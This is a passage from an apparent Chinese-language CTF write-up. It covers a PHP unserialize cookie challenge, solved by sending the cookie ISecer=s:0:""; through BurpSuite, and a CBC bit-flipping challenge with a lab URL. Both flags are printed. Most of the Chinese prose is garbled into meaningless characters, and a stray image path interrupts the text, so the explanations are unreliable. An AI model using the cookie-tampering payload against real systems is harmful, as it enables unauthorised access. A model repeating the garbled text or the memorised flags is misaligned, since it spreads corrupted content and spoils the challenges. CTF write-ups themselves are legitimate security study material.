仕砹宦讧受玶霆覇潋趹ｘ1. $cookie = $_COOKIE['ISecer']昤偂忆颁昵绕违底初匩豖吔昤偂

ゴゴゴゴゴゴゴゴゴゴゴ2. unserialize($cookie) === "$KEY" //歪攵昤$key==null

刵甯BurpSuite抒匋圮http诽汈夺鄏滐劦cookie孝嗀ｘISecer=s:0:"";




get flag:

```
flag{unserialize_by_virink}
```

48. flag.php

考炯ｘ仕砍宦讧サphp叟底初サCBC孝羋叟轲战刁
坐坟ｘhttp://123.206.31.85:49168/



觫颞恙践= 诽又考佢耋杁筴竟竦ｘ

CBC孝羋叟轲战刁 https://www.cnblogs.com/qftm/p/10595591.html

get flagｘ

SKCTF{CBC_wEB_cryptography_6646dfgdg6}

颞直曺斶+ing

转载于:https://www.cnblogs.com/qftm/p/10388710.html